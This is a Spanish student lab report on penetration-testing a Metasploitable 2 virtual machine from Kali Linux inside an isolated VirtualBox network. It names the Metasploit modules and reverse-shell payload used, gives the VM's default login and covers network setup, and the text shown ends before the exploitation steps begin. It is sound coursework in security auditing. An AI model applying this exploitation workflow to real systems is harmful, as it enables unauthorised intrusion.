



INFORME #2

ESCANEEO Y EXPLOTACION DE KALI LINUX Y METASPLOITABLE 2

SANTIAGO QUINTO COPETE

**UNIVERSIDAD TECNOLOGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”
INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA**

QUIDBO-CHOCÓ

2025-1



Universidad Tecnológica del Chocó
Diego Luis Córdoba

INFORME #2

ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA

SEGURIDAD Y AUDITORIA DE REDES

**UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”
INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA**

QUIDBO-CHOCÓ

2025-1



TABLA DE CONTENIDOS

1	TABLA DE ILUSTACIONES	4
2	INTRODUCCION	6
3	ALCANCE	7
4	OBJETIVO.....	8
4.1	Objetivo general.....	8
4.2	OBJETIVO ESPECIFICOS	8
5	DESARROLLO	9
6	PLANTEAMIENTO	10
7	TOPOLOGIA.....	11
	VIRTUAL BOX	12
8	CONFIGURACION DE METASPLOITABLE 2.....	14
9	MAQUINA DE METASPLOITABLE 2.....	19
10	LA MAQUIN DE KALI LINUX.....	21
11	KALI LINUX	21
12	PUERTO 21.....	23
13	Puerto 22.....	31
14	PUERTO 23.....	33
15	Puerto 25.....	35
16	Puerto 139.....	38
17	PUERTO 5432.....	40
18	SOLUCIONES.....	45
19	RECOMENDACIONES	46
20	CONCLUSION	47
21	BIBLIOGRAFIA	48
22	HERRAMIENTAS COMPLEMENTARIAS.....	49



1 TABLA DE ILUSTACIONES

Ilustración 1 Ilustración virtual box-----	12
Ilustración 2 Ilustración herramientas en virtual box-----	13
Ilustración 3 Ilustración de la herramienta de red -----	13
Ilustración 4 Ilustración de la herramienta de red -----	14
Ilustración 5 Ilustración de pantalla de virtual box-----	15
Ilustración 6 Ilustración de la barra de virtual box -----	15
Ilustración 7 Ilustración de los ajustes de red -----	16
Ilustración 8 Ilustración de los ajustes de red -----	17
Ilustración 9 Ilustración de los ajustes de red mono promiscuo-----	18
Ilustración 10 Ilustración de virtual box con metasploitable 2 -----	19
Ilustración 11 Ilustración de la máquina de metasploitable 2-----	20
Ilustración 12 Ilustración de la dirección ip en metasploitable -----	20
Ilustración 13 Ilustración de virtual box con Kali Linux -----	21
Ilustración 14 Ilustración de la máquina Kali Linux -----	22
Ilustración 15 Ilustración de comando de Nmap -sn-----	23
Ilustración 16 Ilustración de comando de nmap -sV-----	24
Ilustración 17 Ilustración de searchsploit -----	25
Ilustración 18 Ilustración de la herramienta de consola -----	26
Ilustración 19 Ilustración de la herramienta de use-----	26
Ilustración 20 Ilustración de la herramienta option (opción) -----	27
Ilustración 21 Ilustración de la herramienta de ser rhost-----	27
Ilustración 22 Ilustración de la herramienta payload -----	28
Ilustración 23 Ilustración de la herramienta exploit (explotación) -----	28
Ilustración 24 Ilustración de la herramienta de whoami & root -----	29
Ilustración 25 Ilustración de la herramienta de pwd & ls -----	30
Ilustración 26 Ilustración de puerto 21 de la herramienta de searchsploit openSSH 4.71 -----	30
Ilustración 27 Ilustración de la herramienta de ssh_login-----	31
Ilustración 28 Ilustración de la herramienta de la options de puerto 22 -----	31
Ilustración 29 Ilustración de la herramienta de username & password-----	32
Ilustración 30 Ilustración de comando de exploit-----	32
Ilustración 31 Ilustración de comando de whoami en el puerto 22 -----	33
Ilustración 32 Ilustración de comando de search telnet_login -----	33



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Ilustración 33 Ilustración de comando de rhosts, username & password	34
Ilustración 34 Ilustración de options del puerto 139 -option	39
Ilustración 35 Ilustración de multi/samba/usermap_	40
Ilustración 36 Ilustración de SEARCH POSTGRESQL	41
Ilustración 37 Ilustración de linux/postgres/postgres_payload	42
Ilustración 38 Ilustración de rhosts & lhosts	43
Ilustración 39 Ilustración de run	44



Universidad Tecnológica del Chocó
Diego Luis Córdoba

2 INTRODUCCION

Las auditorías de seguridad permiten identificar vulnerabilidades en sistemas y redes antes de que puedan ser aprovechadas por atacantes. Para este ejercicio, se implementó un entorno de laboratorio controlado con Kali Linux y Metasploitable 2 en VirtualBox, simulando un escenario real de ataque. Se aplicaron técnicas de reconocimiento, análisis y explotación de vulnerabilidades sobre distintos servicios como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL, con el fin de comprender el ciclo completo de una prueba de penetración.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

3 ALCANCE

Este informe muestra todo lo que realicé durante la práctica de escaneo, identificación y explotación de servicios vulnerables en la máquina Metasploitable 2, utilizando Kali Linux como sistema atacante. Trabajé dentro de una red virtual creada en VirtualBox, donde configuré la comunicación entre ambas máquinas. Utilicé herramientas como Nmap para el escaneo de puertos y Metasploit para buscar y explotar vulnerabilidades. Esta práctica fue realizada en un entorno controlado, con fines educativos, y me permitió reforzar mis conocimientos en auditoría y seguridad de redes.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

4 OBJETIVO

4.1 Objetivo general

Demostrar el proceso de detección y explotación de vulnerabilidades en Metasploitable 2 utilizando Kali Linux y Metasploit Framework en un entorno de laboratorio, con fines educativos y de auditoría.

4.2 OBJETIVO ESPECIFICOS

- Identificar puertos y servicios activos mediante escaneo.
- Localizar exploits y módulos aplicables con searchsploit y Metasploit.
- Configurar y ejecutar módulos de Metasploit para explotar servicios vulnerables.
- Verificar y documentar el acceso remoto obtenido y la información del sistema comprometido



5 DESARROLLO

- Configuración de la red en VirtualBox y arranque de las máquinas Kali (atacante) y Metasploitable 2 (víctima)
- Escaneo y enumeración: uso de Nmap (-sn, -sV) para identificar hosts activos, puertos abiertos y versiones de servicios
- Se detectaron servicios vulnerables en puertos 21 (vsftpd 2.3.4), 22 (OpenSSH 4.7p1), 23 (Telnet), 25 (SMTP/Postfix), 139 (Samba) y 5432 (PostgreSQL).
- Búsqueda de exploits: con searchsploit y msfconsole se localizaron módulos y auxiliares relevantes para las versiones detectadas.
- Explotación y obtención de acceso: se configuraron y ejecutaron módulos como multi/samba/usermap_script y linux/postgres/postgres_payload, definiendo RHOSTS, LHOST y parámetros de payload (linux/x86/meterpreter/reverse_tcp).
- Se logró establecer sesiones Meterpreter y shell inverso, confirmando sistemas con Ubuntu 8.04 (i686) y permitiendo realizar comandos de verificación (whoami, sysinfo, pwd)
- Enumeración adicional: uso de smtp-user-enum para descubrir usuarios válidos vía SMTP y otras pruebas auxiliares para recopilar información útil para posteriores análisis."



6 PLANTEAMIENTO

En el entorno actual, muchas organizaciones enfrentan riesgos por tener servicios mal configurados o sistemas con vulnerabilidades conocidas. Durante esta práctica, me enfrenté al reto de identificar y explotar dichas debilidades en un ambiente virtual. Me propuse analizar la máquina Metasploitable 2, que simula un servidor inseguro, y utilizando Kali Linux, llevar a cabo pruebas de penetración para detectar fallos en servicios como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL. El problema radica en cómo un atacante podría aprovecharse de estas fallas si no se toman medidas preventivas. Esta experiencia me permitió comprender cómo una mala configuración o la falta de actualizaciones puede poner en riesgo un sistema.



7 TOPOLOGIA




Ilustración 1 Topologia de desarrollo



VIRTUAL BOX

Estamos dentro de virtual box, tenemos las dos máquinas son Kali Linux y metasploitable




Ilustración 2 Ilustración virtual box

HERRAMIENTAS

Esta es la sección de herramientas y luego le daremos clic en los tres puntos, seguido en las 6 opciones del menu debemos seleccionar la opción de red



Universidad Tecnológica del Chocó
Diego Luis Córdoba




Ilustración 3 Ilustración herramientas en virtual box

HERRAMIENTAS DE RED

Pasamos a la siguiente sección. Tiene tres opciones; lo primero que haremos es seleccionar **red nat**. Luego vamos a crear segmento de red nat, en el apartado que está en azul, aparece **NatNetwork**. Daremos clic ahí para poder cambiar el nombre y el prefijo IPv4. Ahí le asignamos la dirección.




Ilustración 4 Ilustración de la herramienta de red

Luego pasamos a otra sección, donde dice **Opciones generales**. En esta parte, debemos completar los dos campos que están vacíos. Lo único que se requiere es el **nombre** (SEMESTRE9-2025-1) y el **prefijo IPv4** (192.168.23.0/24). Por último, seleccionamos la opción **Habilitar** para activar el **DHCP**.




Ilustración 5 Ilustración de la herramienta de red

8 CONFIGURACION DE METASPLOITABLE 2

Volvemos al inicio de la máquina virtual. Ahí seleccionamos Metasploitable 2



Ilustración 6 Ilustración de pantalla de virtual box

Luego, en la barra superior, hacemos clic en Configuración




Ilustración 7 Ilustración de la barra de virtual box

Tiene 10 ajustes. Debemos seleccionar donde dice **Red**. Luego encontraremos las configuraciones de red y debemos ubicarnos en **Adaptador 1**. Ahí seleccionamos el **Nombre**. Si no aparece más opciones, elegimos la que está disponible, ya que esa corresponde al **segmento de red**.




Ilustración 8 Ilustración de los ajustes de red

Luego pasamos a la segunda sección, donde dice **Modo promiscuo**. Ahí se desplegarán 11 opciones, y debemos seleccionar **Red NAT**.




Ilustración 9 Ilustración de los ajustes de red

Luego pasamos a la opción donde dice **Modo promiscuo**. Seleccionamos la opción Permitir todo. Por último, hacemos clic en Aceptar para guardar todos los ajustes correctamente.




Ilustración 10 Ilustración de los ajustes de red mono promiscuo



9 MAQUINA DE METASPLOITABLE 2

Le damos clic donde dice **Metasploitable 2**. La máquina comenzará a arrancar para poder iniciar el proceso.




Ilustración 11 Ilustración de virtual box con metasploitable 2

La máquina **Metasploitable 2** ha iniciado correctamente. Ahora vamos a ingresar el **usuario** y la **contraseña**, que son: msfadmin. Esto nos permitirá acceder al sistema.



```
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password: _
```

Ilustración 12 Ilustracion de la máquina de metasploitable 2

Luego, escribimos el comando `ifconfig`, el cual sirve para mostrar la **dirección IP** de la máquina **Metasploitable**. En este caso, la dirección es 192.168.23.4.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:75:5d:5b
          inet addr:192.168.23.4  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe75:5d5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4599 (4.4 KB)  TX bytes:7122 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
```

Ilustración 13 Ilustración de la dirección ip en metasploitable



10 LA MAQUIN DE KALI LINUX

Entramos a la máquina de Kali Linux, empezó arrancar la máquina de Kali Linux

